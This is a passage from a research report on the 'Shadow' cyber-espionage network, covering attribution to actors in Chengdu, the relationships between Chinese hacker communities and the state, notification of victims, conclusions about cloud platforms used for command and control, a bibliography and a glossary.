The infrastructure of this particular network is tied to individuals in Chengdu, Sichuan. At least one of these individuals has ties to the underground hacking community in the PRC and to the University of Electronic Science and Technology of China in Chengdu. Interestingly, when the Honker Union of China, one of the largest hacking groups in the PRC, was re-established in 2005, its new leader was a student at the University of Electronic Science and Technology in Chengdu. Chengdu is also the location of one of the People's Liberation Army (PLA)'s technical reconnaissance bureaus tasked with signals intelligence collection. While it would be disingenuous to ignore these correlations entirely, they are loose at best and certainly do not meet the requirements of determining motivation and attribution. However, the links between the command and control infrastructure and individuals in the PRC provide a variety of scenarios that point toward attribution.

5.1.2 Patriotic Hacking

The PRC has a vibrant hacker community that has been tied to targeted attacks in the past, and has been linked through informal channels to elements of the Chinese state, although the nature and extent of the connections remains unclear. One common theme regarding attribution relating to attacks emerging from the PRC concerns variations of a privateering model, in which the state authorizes private persons to perform attacks against enemies of the state. This model emerged because studies have shown that there is no direct government control over the loosely connected groups of hackers in the PRC (Henderson 2007b). Even within the privateering approach there is much dispute regarding the exact relationship. The degrees of the reported relationship vary between "authorize" to "tacit consent" to "tolerate" (Henderson 2007b).

However, this ambiguous relationship does not mean that there is no connection between the activities of Chinese hackers and the state. The PRC's intelligence collection is based on the gathering of bits of information across a broad range of sources:

> *China relies on a broad informal network of students, tourists, teachers, and foreign workers inside of host nations to collect small bits of information to form a composite picture of the environment. Rather than set a targeted goal for collection, they instead rely on sheer weight of information to form a clear understanding of the situation. (Henderson 2007b)*

As a result, information that is independently obtained by the Chinese hacker community is likely to find its way to elements within the Chinese state. However, the Chinese state is not monolithic. It is a complex entity that includes cooperation and competition amoung a variety of entities, including the Communist Party, the PLA and the Government of China. In addition, within each of those entities there are factions and rivalries. Further complicating matters is that there are reported relationships between the edges of the government and networks of organized crime in the PRC, as in many other countries (Bakken 2005; Keith and Lin 2005). These complex relationships further complicate our understanding of the connections between the Chinese hacker community and the Chinese state.

While the PLA is developing computer network operations (CNO), as are the armed forces of a wide variety of countries, its relationship with the hacker community appears to be minimal, as a recent study reports:

> *Little evidence exists in open sources to establish firm ties between the PLA and China's hacker community, however, research did uncover limited cases of apparent collaboration between more elite individual hackers and the PRC's civilian security services. The caveat to this is that amplifying details are extremely limited and these relationships are difficult to corroborate. (Northrop Grumman 2009)*

Moreover, the same study found that there is nothing that “suggests that the PLA or state security bureaus intend to use hacktivist attacks as a component of a CNO campaign” (Northrop Grumman 2009). In addition, there are a variety of factors, such as the lack of command and control, precision targeting and the inability to maintain surprise and deception, that argue against the use of non-state hackers as part of the PLA’s CNO strategy.

In fact, the relations between the hacker community and the state is more likely to be a concern of the Ministry of Public Security (Northrop Grumman 2009; Henderson 2007b). Interestingly, the Ministry of Public Security has focused primarily on internal security matters, which links with the emphasis on the Tibet-related targets documented in this report. (the PRC views Tibet as an internal problem.)

5.2.2 Cyber Crime

The activity of cyber criminals in the PRC parallels the activities of cyber criminals around the globe. The Chinese hacker community has been known to engage in criminal activities, primarily motivated by profit. Acting independently of state direction, they are involved in the buying and selling of malware, theft of intellectual property, theft of gaming credentials, fraud, blackmail, music and video piracy, and pornography (Henderson 2007b). This activity is complex and further obfuscated by the move of Eastern European-based criminal networks into Chinese cyberspace (Vass 2007). Researchers have identified several core components of the cyber crime ecosystem in the PRC:

- **Malware Authors** – motivated by profit and/or stature within the blackhat community, malware authors leverage their technical skills to create and distribute exploits (including 0day vulnerabilities) as well as trojan horse programs. Their services are often advertised on discussion forums.
- **Website Masters/Crackers** – by maintaining malicious websites, exploiting vulnerable websites and providing hosting for the command and control capabilities of trojans, the website masters/crackers provide the infrastructure for cybercrime in the PRC
- **“Envelopes” Stealers** – focus on acquiring username and password pairs, known as envelopes, through the use of malware kits, which are then sold. They operate and maintain networks of infected computers but purchase services from malware authors and website masters/crackers to compensate for their general lack of technical skill.
- **Virtual Asset Stealers/Sellers** – by exploiting their knowledge of the underground economy, virtual asset stealers/sellers purchase compromised credentials from envelopes stealers and sell virtual assets to online games players, QQ users and others who drive the demand for stolen virtual goods (Choo 2008; Thibodeau 2010; Zhuge et al. 2009).

In additional to politically sensitive information, we did find that personal information, including banking information, was exfiltrated by the attackers. It is possible that in addition to exploiting the politically sensitive information the attacks may have also had an interest in exploiting the financial data that was stolen although we have no direct knowledge of such events occurring.

5.2.3 Overall Assessment

Attribution concerning cyber espionage networks is a complex task, given the inherently obscure *modus operandi* of the agents or groups under investigation. Cyber criminals aim to mask their identities, and the networks investigated in this report are dispersed across multiple platforms and national jurisdictions. Complicating matters further is the politicization of attribution questions, particularly concerning Chinese intentions around information warfare. Clearly this investigation and our analysis tracks back directly to the PRC, and to known entities within the criminal underground of the PRC. There is also an obvious correlation to be drawn between the victims, the nature of the documents stolen, and the strategic interests of the Chinese state. But correlations do not equal causation. It is certainly possible that the attackers were directed in some manner — either by sub-contract or privateering — by agents of the Chinese state, but we have no evidence to prove that assertion. It is also possible that the agents behind the *Shadow* network are operating for motives other than political espionage, as our investigation and analysis only uncovered a slice of what is undoubtedly a larger set of networks. Even more remote, but still at least within the realm of possibility, is the false flag scenario, that another government altogether is masking a political espionage operation to appear as if it is coming from within the PRC.

Drawing these different scenarios and alternative explanations together, the most plausible explanation, and the one supported by the evidence, is that the *Shadow* network is based out of the PRC by one or more individuals with strong connections to the Chinese criminal underground. Given the often murky relationships that can exist between this underground and elements of the state, the information collected by the *Shadow* network may end up in the possession of some entity of the Chinese government.

5.3 Notification

Investigations of malware activity, such as that undertaken as part of the *Shadow* and *GhostNet* investigations, can yield information about the network infrastructure of the attackers, information about those who have been compromised, and confidential or private documents or other data that may have been exfiltrated without prior knowledge. Access to this information on all levels raises a number of practical, ethical and legal issues, many of which are unclear given the embryonic nature of the field of inquiry as a whole.

Throughout this investigation, we have been conscious of these issues and have attempted to meet a professional standard in terms of planning and documenting our steps taken in the process of notification. This entailed research into existing practices and principles, and engagement with the law enforcement, intelligence and security communities in a number of countries. We were also conscious of the need to comply with the domestic laws in whose context this investigation was undertaken — namely those of India, the United States and Canada — as well as principles governing all academic research at the University of Toronto, where the Citizen Lab is located.

Notification itself can be broken down into several categories, each of which entails complicating factors. First, there is notification that is required to takedown the command and control infrastructure, typically to the hosting and service provider companies through which the malware networks operate and on which they are hosted. Complicating matters, these services can be located in numerous national jurisdictions and subject to a variety of privacy laws and norms. Second, there are issues around notification of victims, such as governments, businesses, NGOs and individuals. This type of notification is perhaps the most challenging on ethical, practical and legal grounds. Notification of governments, for example, can be a very sensitive matter, especially if classified documents are involved or information is retrieved that is relevant to national security concerns. The same holds true of notification to individuals or businesses. At what point should a researcher notify a victim? Who within the organization, whether it is a government, a business or an NGO, is the appropriate point of contact for the notification? What if the notification jeopardizes a third party's security, or leads to some kind of retaliation or retribution? Should researchers notify law enforcement and intelligence agencies in their own countries before reaching out to foreign governments?

Existing practices in this area are underdeveloped and largely informal. In part, this reflects the fact that global cyber security is still an embryonic field. But it also speaks to the very real problem of competitive power politics at the highest levels of national security, which tend to restrict information sharing in sensitive areas around cyber crime and espionage. Generally speaking, information sharing among law enforcement and intelligence agencies across borders is tentative at best, with the exception of that which occurs among close allies with deeply entrenched and long-standing links. Outside of those security communities, notification of services and governments tends to be restricted to specialist technical communities, telecommunications operators, and network administrators, if it occurs at all. Consequently, notification of the types referred to above can be ad hoc and inconsistent, largely contingent on the informal connections among professional communities.

All of these issues were grappled with in the aftermath of the *Tracking GhostNet* report, and throughout the course of the *Shadow* investigation. Our experiences in the aftermath of *GhostNet*, where notification was left incomplete, prompted a more deliberate and self-conscious approach with the *Shadow* investigation. We were also fortunate to have within our collaboration the experiences of the Shadowserver Foundation, whose counsel on notification helped in making decisions about timing and contacts.

By the end of November 2009, we were confident in our access to the basic command and control infrastructure and identification of some of the key documents at hand. Upon the realization that some information about individual Canadians was compromised, we notified Canadian authorities in December 2009 about the investigation, the compromise of Canadian-related information, and requested assistance on outreach with one of the victims, namely the Indian government. At the same time, we independently explored whom we might contact in the Indian government, including making inquiries with Canada's Department of Foreign Affairs. By February 2010, we were able to find on our own what we thought was an appropriate contact in the Indian government, and gave a detailed notification to the National Technology Research Organization. Our notification for takedown of the command and control infrastructure came later in the investigation, after we had collected and analyzed all of the information related to this report, but prior to its release.

Our experiences illustrate the intricate, nuanced and often confusing landscape of global cyber security notification practices. The notification process will continue after the publication of this report.

PART 6:
Conclusions

Shadows in the Cloud points to a disturbing complex ecosystem of malware. Although malware networks, cyber crime and espionage have been around for years, the evidence presented here shows how these networks can be aggressively adaptive systems, multipying and regenerating across multiple vectors and platforms, and exploting the vulnerabilties within the latest Web 2.0 technologies to expand their reach and impact. Although there is rich detail to what is uncovered in the *Shadow* investigation, so much of the origins, architecture and aims of these networks ultimately remain a mystery and await further investigation and analysis. However, even with the partial insights and fleeting glimpses acquired here, we can draw some conclusions and implications for further research, policy and operations.

First, the research here shows, as with *Tracking GhostNet*, how even a relatively small research sample — in this case Tibetan organizations — can expand, upon investigation and analysis, into an astonishingly large pool of victims. The connections drawn out here beg the question of what would emerge if the research began with a different group, from a different region of the world, with a different target set of compromised actors? Clearly, an area of methodological advantage for both the *Tracking GhostNet* and the *Shadows in the Cloud* investigations was to have access in the field to compromised computers and be able to work outwards in a structured and systematic fashion, using a combination of technical investigations and data analysis. An area of further research is to extend such efforts to other locations in other regions of the world. Such investigations may reveal other malware networks, or entirely new and unanticipated modes of crime and espionage.

Second, *Shadows in the Cloud* underscores the extent to which the global networked society into which we have evolved socially, politically, economically, and militarily carries with it an underground ecoystem that is equally networked, though far less visible to those whom it compromises. Governments, organizations and other actors around the world have been quick to adopt computerized public and administration systems, including state security actors. Their investments into these technologies have developed at a much faster rate than the appropriate security policies and practices (Deibert and Rohozinski 2010).

Although the Government of India was the most victimized according to what we uncovered in *Shadows in the Cloud* — and that certainly should yield a major consideration of public policy and security for that country — observations about India in this respect need to be qualified in at least two ways. First, *Shadows in the Cloud* reports only on observations and existing evidence, which by definition remain partial. There could be other countries victimized, involving these very same malware networks attackers, but of which we are unaware because of our limited samples. Second, and most importantly, there are numerous other countries and international organizations that are targeted here, perhaps not to the same extent, but targeted and infiltrated nonetheless. We can only infer what type of data was exfiltrated from these other actors that is of strategic value. Overall, however, the key point to draw is that networked societies can be compromised through networks in which they are invariably linked and mutually dependent.

Third, and related, *Shadows in the Cloud* demonstrates clearly the potential for collateral compromise, one of the key hypotheses informing our research framework. This investigation indicates that data leakage from malware networks can compromise unwitting third parties who are not initially targeted by the attackers. Data contained on compromised machines can also contain valuable information on third parties that while on its own may not be significant, but when pieced together with other information can provide actionable and operational intelligence. The policy and operational implications of collateral compromise are serious and wide-ranging, and reinforce that security is only as strong as the weakest link in a chain. In today's networked world, such chains are complex, overlapping and dispersed across numerous technological platforms crossing multiple national jurisdictions. Paying attention to domestic cyber security is therefore only a partial solution to a much wider problem. Today, no country or organization is a secure island in the global sea of information.

Fourth, another implication raised by *Shadows in the Cloud* is for criminal networks to be repurposed for political espionage as part of an evolution in signals intelligence. Although our conclusions are necessarily circumscribed by our lack of complete information in this respect, we may be seeing a blurring of the lines in malware genotypes among crimeware and more politically-motivated attacks. Part of that blurring may be deliberate on the part of actors wishing to obscure attribution, but part of it may also be a newly emerging and largely organic market for espionage products that was either contained or nonexistent in the past, and which now supplements the market for industrial espionage. This market may present opportunities for actors that, in turn, produce a refinement in their approach or methodology. Criminal actors may troll for targets widely as a first cut, triaging among the available sources of information to zero-in on those that yield commercial value on both the industrial and political espionage markets. Such a development would pose major policy and operational issues, and accelerate existing trends down the road of cyber privateering.

Finally, a major implication of the findings of *Shadows in the Cloud* relates to the evolution towards cloud computing, social networking and peer-to-peer networking technologies that characterize much of the global networked society today. These new modes of information storage and communication carry with them many conveniences and so now are fully integrated into personal life, business, government and social organization. But as shown in the *Shadow* investigation, these new platforms are also being used as vectors of malware propagation and command and control (Office of Privacy Commissioner of Canada 2010).

It is often said that dark clouds carry with them silver linings, but in this case the clouds contain within them a dark hidden core. As we document above, blog hosting sites, social networking forums and mail groups were turned into support structures and command and control systems for a malignant enterprise. The very same characteristics of those social networking and cloud platforms which make them so attractive to the legitimate user — reliability, distribution, redundancy and so forth — were what attracted our attackers to them in setting up their network. Clouds provide criminals and espionage networks with convenient cover, tiered defences, redundancy, cheap hosting and conveniently distributed command and control architectures. They also provide a stealthy and very powerful mode of infiltrating targets who have become accustomed to clicking on links and opening PDFs and other documents as naturally as opening an office door. What is required now is a much greater reflection on what it will take, in terms of personal computing, corporate responsibility and government policy, to acculturate a greater sensibility around cloud security.

Bibliography

Adair, Steven. January 19, 2010. "Cyber Espionage: Death by 1000 Cuts," Shadowserver Foundation, http://www.shadowserver.org/wiki/pmwiki.php/Calendar/20100119 (accessed April 1, 2010).

Bakken, Børge, ed. 2005. *Crime, Punishment, and Policing in China*. Lanham, MD: Rowman & Littlefield.

Bejtlich, Richard. January 22, 2010. "Attribution Using 20 Characteristics," TaoSecurity, http://taosecurity.blogspot.com/2010/01/attribution-using-20-characteristics.html (accessed April 1, 2010).

Burstein, Aaron J. 2008. "Conducting Cybersecurity Research Legally and Ethically," LEET 2008, San Francisco, CA, http://www.usenix.org/event/leet08/tech/full_papers/burstein/burstein_html/ (accessed April 1, 2010).

Curle, Adam. 1949. "A Theoretical Approach to Action Research," *Human Relations*, 2:3, 269-280.

Choo, Kim-Kwang Raymond, 2008. "Organised Crime Groups in Cyberspace: A Typology," *Trends in Organized Crime*, 11:3, 270-295.

Cloppert, Mike. October 14, 2009. "Security Intelligence: Attacking the Kill Chain," SANS Computer Forensics Investigations and Incident Response Blog, http://blogs.sans.org/computer-forensics/2009/10/14/security-intelligence-attacking-the-kill-chain/ (accessed April 1, 2010).

Cooke, Evan., Farnam Jahanian, Danny McPherson. 2005. "The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets," USENIX, *SRUTI 2005*, Cambridge, MA, http://www.usenix.org/event/sruti05/tech/cooke.html (accessed April 1, 2010).

Dagon, David, Cliff Zou, and Wenke Lee. 2006. "Modeling Botnet Propagation Using Time Zones," *NDSS 2006*, San Diego CA, http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.128.8689&rep=rep1&type=pdf (accessed April 1, 2010).

Defence Research and Development Organisation. February 1, 2009. "Tactical command, control, communication, computer and intelligence." *Bulletin*, http://www.drdo.org/pub/techfocus/2009/feb09.pdf (accessed April 1, 2010).

Deibert, Ronald, and Rafal Rohozinski. 2010. "Risking Security: The policies and paradoxes of cyberspace security," *International Political Sociology*, 4:1, 15-32.

Deloitte & Touche LLP, 2010. *Cyber Crime: A Clear and Present Danger Combating the Fastest Growing Cyber Security Threat*, http://www.deloitte.com/assets/Dcom-UnitedStates/Local%20Assets/Documents/AERS/us_aers_Deloitte%20Cyber%20Crime%20POV%20Jan252010.pdf (accessed April 1, 2010).

F-Secure. 2010. "PDF Based Targeted Attacks are Increasing," http://www.f-secure.com/weblog/archives/00001903.html (accessed April 1, 2010).

Frontier India. June 12, 2009. "Artillery Combat Command and Control System SHAKTI dedication to Indian Army." http://frontierindia.net/artilery-combat-command-and-control-system-shakti-dedication-to-indian-army (accessed April 1, 2010).

Henderson, Scott. 2009a. "CasperNet Gets Punked," *The Dark Visitor* blog, http://www.thedarkvisitor.com/tag/lost33 (accessed April 1, 2010).

Henderson, Scott. 2009b. "Hunting the GhostNet Hacker," *The Dark Visitor* blog, http://www.thedarkvisitor.com/2009/04/hunting-the-ghostnet-hacker (accessed April 1, 2010).

Henderson, Scott. 2007a. "Top Chinese Hackers," *The Dark Visitor* blog, http://www.thedarkvisitor.com/2009/04/hunting-the-ghostnet-hacker(accessed April 1, 2010).

Henderson, Scott. 2007b. *The Dark Visitor*. http://www.lulu.com/items/volume_62/2048000/2048958/4/print/2048958.pdf (accessed April 1, 2010).

Higgins, Kelly Jackson. September 24, 2008. "Shadowserver to Build Sinkhole to Find Errant Bots," Dark Reading, http://www.darkreading.com/security/management/showArticle.jhtml?articleID=211201241 (accessed April 1, 2010).

India Defence. 2007. "Indian Army Tests Indigenous Battlefield Surveillance System," http://www.india-defence.com/reports-3171 (accessed April 1, 2010).

Indian Embassy. 1998. "National Security Council Setup," http://www.indianembassy.org/inews/December98/9.htm (accessed April 1, 2010).

Indian Government. 2010. "Overseas." http://india.gov.in/overseas.php (accessed April 1, 2010).

Jagatic, Tom N., Nathaniel A. Johnson, Markus Jakobsson, and Filippo Menczer. 2007. "Social Phishing," *Communications of the ACM*, 50:10, 94-100, http://portal.acm.org/citation.cfm?id=1290958.1290968&coll=GUIDE&dl=GUIDE&CFID=74760848&CFTOKEN=96817982 (accessed April 1, 2010).

Keith, Ronald and Zhiqiu Lin. 2005. *New Crime in China: Public Order and Human Rights*. London: Routledge.

Lam, Willy. November 18, 2009. "Mafias expose China's legal woes," *Asia Times Online*, http://www.atimes.com/atimes/China/KK18Ad01.html (accessed April 1, 2010).

Lewin, Kurt. 1946. "Action Research and Minority Problems," *Journal of Social Issues*, 2, 34-46.

Mandiant, 2010. *M Trends: The Advanced Persistent Threat*, http://www.mandiant.com/products/services/m-trends (accessed April 1, 2010).

Markoff, John, and David Barboza. February 18, 2010. "2 China Schools Said to Be Tied to Online Attacks." *New York Times*, http://www.nytimes.com/2010/02/19/technology/19china.html (accessed April 1, 2010).

Nazario, Jose. 2009a. "Twitter-based Botnet Command Channe," Arbor Networks, http://asert.arbornetworks.com/2009/08/twitter-based-botnet-command-channel (accessed April 1, 2010).

Nazario, Jose. 2009b. "Malicious Google AppEngine Used as a CnC," Arbor Networks, http://asert.arbornetworks.com/2009/11/malicious-google-appengine-used-as-a-cnc (accessed April 1, 2010).

Nolan, Jason, and Michelle Levesque. 2005. "Hacking human: data-archaeology and surveillance in social networks," *ACM SIGGROUP Bulletin*, 25:2, 33-37, http://portal.acm.org/citation.cfm?id=1067721.1067728&coll=ACM&dl=ACM&CFID=84425230&CFTOKEN=14042216 (accessed April 1, 2010).

Northrop Grumman. 2009. *Capability of the People's Republic of China to Conduct Cyber Warfare and Computer Network Exploitation*, http://www.uscc.gov/.../NorthropGrumman_PRC_Cyber_Paper_FINAL_Approved%20Report_16Oct2009.pdf (accessed April 1, 2010).

Office Of the Privacy Commissioner of Canada. 2010. *Reaching for the Cloud(s):Privacy Issues related to Cloud Computing*. http://www.priv.gc.ca/information/pub/cc_201003_e.cfm (accessed April 2, 2010).

Parker, Tom, Eric Shaw, Ed Stroz, Matthew G. Devost, and Marcus H. Sachs. 2004. *Cyber Adversary Characterization: Auditing the Hacker Mind*, Syngress Publishing Inc: Rockland MA.

Parker, Tom, Dave Farell, Toby Miller, and Matthew G. Devost. 2003. "Adversary Characterization and Scoring Systems," *Blackhat 2003*, Las Vegas, NV. http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-parker.pdf.

Ramachandran, Anirudh., Nick Feamster, and David Dagon. 2006. "Revealing Botnet Membership Using DNSBL Counter-Intelligence." USENIX, *SRUTI 2006*, San Jose, CA, http://www.usenix.org/events/sruti06/tech/full_papers/ramachandran/ramachandran.pdf (accessed April 1, 2010).

Rajab, Moheeb Abu., Jay Zarfoss, Fabian Monrose, and Andreas Terzis. 2007. "My Botnet is Bigger than Yours (Maybe, Better than Yours): Why Size Estimates Remain Challenging". USENIX, *Hotbots 2007*, Cambridge, MA, http://www.usenix.org/event/hotbots07/tech/full_papers/rajab/rajab.pdf (accessed April 1, 2010).

Ratzlav-Katz, Nissan. January 7, 2010. "'Iron Dome' Anti-Missile System Ready for Deployment," *Arutz Sheva*, http://www.israelnationalnews.com/News/News.aspx/135406 (accessed April 1, 2010).
Saikorian Association. Website, www.saikorian.org (accessed April 1, 2010).

Smith, Allen M., Nancy Y. Toppel. 2009. "Case Study: Using Security Awareness to Combat the Advanced Persistent Threat," *13th Colloquium for Information Systems Security Education*, Seattle, WA, http://www.cisse2009.com/colloquia/cisse13/proceedings/PDFs/Papers/S03P02.pdf (accessed April 1, 2010).

SP's Land Forces. 2008. "Network Centricity: An answer to security threats." http://www.spslandforces.net/news.asp?news=16 (accessed April 1, 2010).

Stone-Gross, Brett, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard Kemmerer, Christopher Kruegel, and Giovanni Vigna. 2009. "Your Botnet is My Botnet: Analysis of a Botnet Takeover," ACM, *CCS 2009*, Chicago, IL, http://www.cs.ucsb.edu/%7Eseclab/projects/torpig/torpig.pdf (accessed April 1, 2010).

Subrahmanyam, Krishnaswamy. January 22, 2010. "National Security Advisor: Does India Need One?" *The Northlines*, http://www.northlines.in/newsdet.aspx?q=28365 (accessed April 1, 2010).

Symantec. 2010. "The Nature of Cyber Espionage: Most Malicious File Types Identified and Encrypted Spam from Rustock," MessageLabs Intelligence, http://www.messagelabs.com/mlireport/MLI_2010_03_Mar_FINAL-EN.pdf (accessed April 1, 2010).

Symantec. 2009a. "Trojan.Whitewell: What's your (bot) Facebook Status Today?" Symantec Security Response Blog, http://www.symantec.com/connect/blogs/trojanwhitewell-what-s-your-bot-facebook-status-today (accessed April 1, 2010).

Symantec. 2009b. "Google Groups Trojan," Symantec Security Response Blog, http://www.symantec.com/connect/blogs/google-groups-trojan (accessed April 1, 2010).

Thibodeau, Patrick, 2010. "FBI List Top 10 Posts in Cybercriminal Operations," *Computer World*, http://www.computerworld.com/s/article/9173965/FBI_lists_Top_10_posts_in_cybercriminal_operations (accessed April 1, 2010).

Unmask Parasites. 2009. "Hackers Use Twitter API To Trigger Malicious Scripts," http://blog.unmaskparasites.com/2009/11/11/hackers-use-twitter-api-to-trigger-malicious-scripts (accessed April 2, 2010).

Vallentin, Matthias, Jon Whiteaker, and Yahel Ben-David. 2009. "The Gh0st in the Shell: Network Security in the Himalayas," UC Berkeley, http://cs.berkeley.edu/~mavam/cw/cs294-28-paper.pdf (accessed April 1, 2010).

Van Horenbeeck, Maarten. 2008a. "Is Troy Burning? An Overview of Targeted Trojan Attacks," SANS Internet Storm Center, SANSFire 2008, Washington DC. http://isc.sans.org/.../SANSFIRE2008-Is_Troy_Burning_Vanhorenbeeck.pdf (accessed April 1, 2010).

Van Horenbeeck, Maarten. 2008b. "Overview of Cyber Attacks Against Tibetan Communities," Internet Storms Centre, http://isc.sans.org/diary.html?storyid=4177 (accessed April 1, 2010).

Van Horenbeeck, Maarten. 2007. "Crouching PowerPoint, Hidden Trojan," 24th Chaos Communication Congress, Berlin, http://events.ccc.de/congress/2007/Fahrplan/events/2189.en.htm (accessed April 1, 2010).

Vass, Lisa. November 8, 2009. "RBN Gang Moves Setups Shop in China," eWeek, http://www.eweek.com/c/a/Security/RBN-Gang-Moves-Sets-Up-Shop-in-China/ (accessed April 1, 2010).

Villeneuve, Nart. 2010. "The "Kneber" Botnet, Spear Phishing Attacks and Crimeware", Information Warfare Monitor, http://www.infowar-monitor.net/2010/03/the-kneber-botnet-spear-phishing-attacks-and-crimeware/ (accessed April 1, 2010).

Zetter, Kim. 2009. "Electronic Spy Network Focused on Dalai Lama and Embassy Computers." *Wired* Magazine, March 28, http://www.wired.com/threatlevel/2009/03/spy-system-focu (accessed April 1, 2010).

Zetter, Kim. 2007a. "Rogue Nodes turn Tor Anonymizer into Eavesdropper's Paradise," *Wired* Magazine, http://www.wired.com/politics/security/news/2007/09/embassy_hack (accessed April 1, 2010).

Zetter, Kim. 2007b. "Tor Researcher Who Exposed Embassy E-mail Passwords gets Raided by Swedish FBI and CIA," *Threat Level*, *Wired* Magazine, http://www.wired.com/threatlevel/2007/11/swedish-researc/#ixzz0ex7BEUYk (accessed April 1, 2010).

Suggested Readings

Targeted Malware Research

Aeon Security Blog. February 8, 2010. "Defending Against Advanced Persistent Threats," http://www.theaeonsolution.com/security/?p=231 (accessed April 1, 2010).

Aeon Security Blog. February 16, 2010. "You Say Advanced I Say Structured," http://www.theaeonsolution.com/security/?p=251 (accessed April 1, 2010).

Beecroft, Alexander. 2009. Passive Fingerprinting of Comptuer Network Reconnaissance Tools, Naval Postgraduate School, http://www.dtic.mil/cgi-bin/GetTRDoc?AD=ADA509167&amp;Location=U2&amp;doc=GetTRDoc.pdf (accessed April 1, 2010).

FireEye Malware Intelligence Lab. November 6 2009. "Smashing the Mega-d/Ozdok botnet in 24 hours," http://blog.fireeye.com/research/2009/11/smashing-the-ozdok.html (accessed April 1, 2010).

McDougal, Monty. 2009. "Castle Warrior: Redefining 21st Century Network Defense". *5th Annual Workshop on Cyber Security and Information Intelligence Research: Cyber Security and Information Intelligence Challenges and Strategies*, Oakridge, TN. http://portal.acm.org/citation.cfm?id=1558607.1558675 (accessed April 1, 2010).

Mehta, Neel. March 30, 2010. "The Chilling Effects of Malware," Google Online Security Blog, http://googleonlinesecurity.blogspot.com/2010/03/chilling-effects-of-malware.html (accessed April 1, 2010).

Van Horenbeeck, Maarten. 2008. "Is Troy Burning? An Overview of Targeted Trojan Attacks," SANS Internet Storm Center, SANSFire 2008, Washington DC. http://isc.sans.org/SANSFIRE2008-Is_Troy_Burning_Vanhorenbeeck.pdf (accessed April 4, 2010).

Van Horenbeeck, Maarten. 2008. "Overview of Cyber Attacks Against Tibetan Communities," Internet Storm Centre, http://isc.sans.org/diary.html?storyid=4177 (accessed April 1, 2010).

Van Horenbeeck, Maarten. 2007. "Crouching PowerPoint, Hidden Trojan," *24th Chaos Communication Congress*, Berlin, http://events.ccc.de/congress/2007/Fahrplan/events/2189.en.html (accessed April 4, 2010).

Cloud Computing Security

Armbrust, Michael, et al. 2009. "Above the Clouds: A Berkeley View of Cloud Computing," UC Berkeley Reliable Adaptive Distributed Systems Laboratory, http://www.eecs.berkeley.edu/Pubs/TechRpts/2009/EECS-2009-28.pdf (accessed April 1 2010).

Jensen, Meiko, Jorg Schwenk, Nils Grushka, and Luigi Lo Iancono. 2009. "On Technical Security Issues in Cloud Computing", *2009 IEEE International Conference on Cloud Computing*, Bangalore India, 109-116, http://www.computer.org/portal/web/csdl/doi/10.1109/CLOUD.2009.60 (accessed April 1 2010).

Mansfield-Devine, Steve. 2008. "Danger in the clouds," *Network Security*, 2008:12, 9-11.

International Law

Radsan, Afsheen John. 2007. "The Unresolved Equation of Espionage and International Law," *Michigan Journal of International Law*, 28:597, 596-623.

Rajnovic, Damir, 2009. "Do We Need a Global CERT?" CISCO Security Blogs, http://blogs.cisco.com/security/comments/do_we_need_a_global_cert/ (accessed April 1 2010).

Zhu, Li-xin. 2009. "Research on the International Law of Information Network Operations," Air Force Engineering University, Xi'an China, http://en.cnki.com.cn/Article_en/CJFDTOTAL-HBFX200901009.htm (accessed April 1 2010).

Chinese Information Warfare, Strategy and Doctrine

Bruzdzinski, Jason E. 2004. "Demystifying Shashoujian: China's "Assassin's Mace" Concept" In *Civil-Military Change in China: Elites, Institutes and Ideas After the 16th Party Congress*, Andrew Scobell, Larry Wortzel (Eds), 179-218, Strategic Studies Institute: Carlise, PA.

Harris, Shane. 2008. "China's Cyber-Militia," *National Journal*. http://www.nationaljournal.com/njmagazine/cs_20080531_6948.php (accessed April 1 2010).

Niu Li, Li Jiangzhou, and Xu Duhui. 2000. "On Information Warfare Strategems," *Zhongguo Junshi Kexue*, August 20, 2000, 115-122, in FBIS.

Thomas, Timothy L. 2004. *Dragon Bytes: Chinese Information-War Theory and Practice*, Foreign Military Studies Office: Fort Leavenworth, KS.

Wang Baocun, 1997. "A Preliminary Analysis of Information Warfare," *Zhongguo Junshi Kexue*, 102-111.

Fusion Methodology and Intelligence

Ieva, Christopher S. 2008. "The Holistic Targeting (HOT) Methodology as the Means to Improve Information Operations (IO) Target Development and Prioritization," Naval Postgraduate School, Monterey, CA http://www.stormingmedia.us/81/8168/A816884.html (accessed April 1, 2010).

Menthe, Lance and Sullivan, Jeffrey, 2008. *A RAND Analysis Tool for Intelligence, Surveillance, and Reconnaissance: The Collections Operations Model RAND*: Santa Monica, CA.

Merten, Steffen. 2009. "Employing Data Fusion in Cultural Analysis and Counterinsurgency in Tribal Social Systems," *Strategic Insights*, 8:3.

Moffat, James. 2003. Complexity Theory and Network Centric Warfare, *Information Age Transformation Series*, Command and Control Research Program, Pentagon, Washington, DC, http://www.dodccrp.org/files/Moffat_Complexity.pdf (accessed April 1 2010).

Pernin, Christopher G. Moore., Louis R., Comanor Katherine. 2007. *The Knowledge Matrix Approach to Intelligence Fusion*, United States Army and RAND Arroyo Centre, http://www.rand.org/pubs/technical_reports/TR416/ (accessed April 1 2010).

Prestov, I. 2009. *Dynamic Network Analysis for Understanding Complex Systems and Processes*, Defence R&D Canada - Center for Operational Research and Analysis, Ottawa.

Field investigation - Action Research

Carey-Smith, Mark T, Karen J. Nelson, and Lauren J May. 2007. "Improving Information Security Management in Nonprofit Organisations with Action Research," *5th Australian Information Security Management Conference*. http://eprints.qut.edu.au/14346/ (accessed 01 April 2010).

Curle, Adam., and Trist, E. L. 1947. “Transitional Communities and Social Reconnection.” *Human Relations*. Vol. 1:1/2.

Jaques, Elliott. 1949. “Interpretive Group Discussion as a Method of Facilitating Social Change.” *Human Relations*, 2:3, 269-280.

O’Brien, R. 2001. Um exame da abordagem metodológica da pesquisa ação [An Overview of the Methodological Approach of Action Research]. In Roberto Richardson (Ed.), Teoria e Prática da Pesquisa Ação [Theory and Practice of Action Research]. João Pessoa, Brazil: Universidade Federal da Paraíba, http://www.web.ca/ ~ robrien/papers/arfinal.html (accessed 01 April 2010).

Contemporary Tibet

Barnett, Robert. 2010. The Tibet Protests of Spring, 2008, *China Perspectives*, 2009:3, 6-24 http://chinaperspectives.revues.org/document4836.html. (accessed April 1, 2010).

Jerryson, Michael, and Mark Juergensmeyer. 2010. *Buddhist Warfare*, Oxford University Press: New York.

Glossary

0day - is an exploit for which there is no fix from the software vendor available.

Botnet - refers to a collection of compromised networked computers that can be controlled remotely by an attacker.

Beacon / beaconing / check in - attempts by a compromised computer to connect to a command and control server.

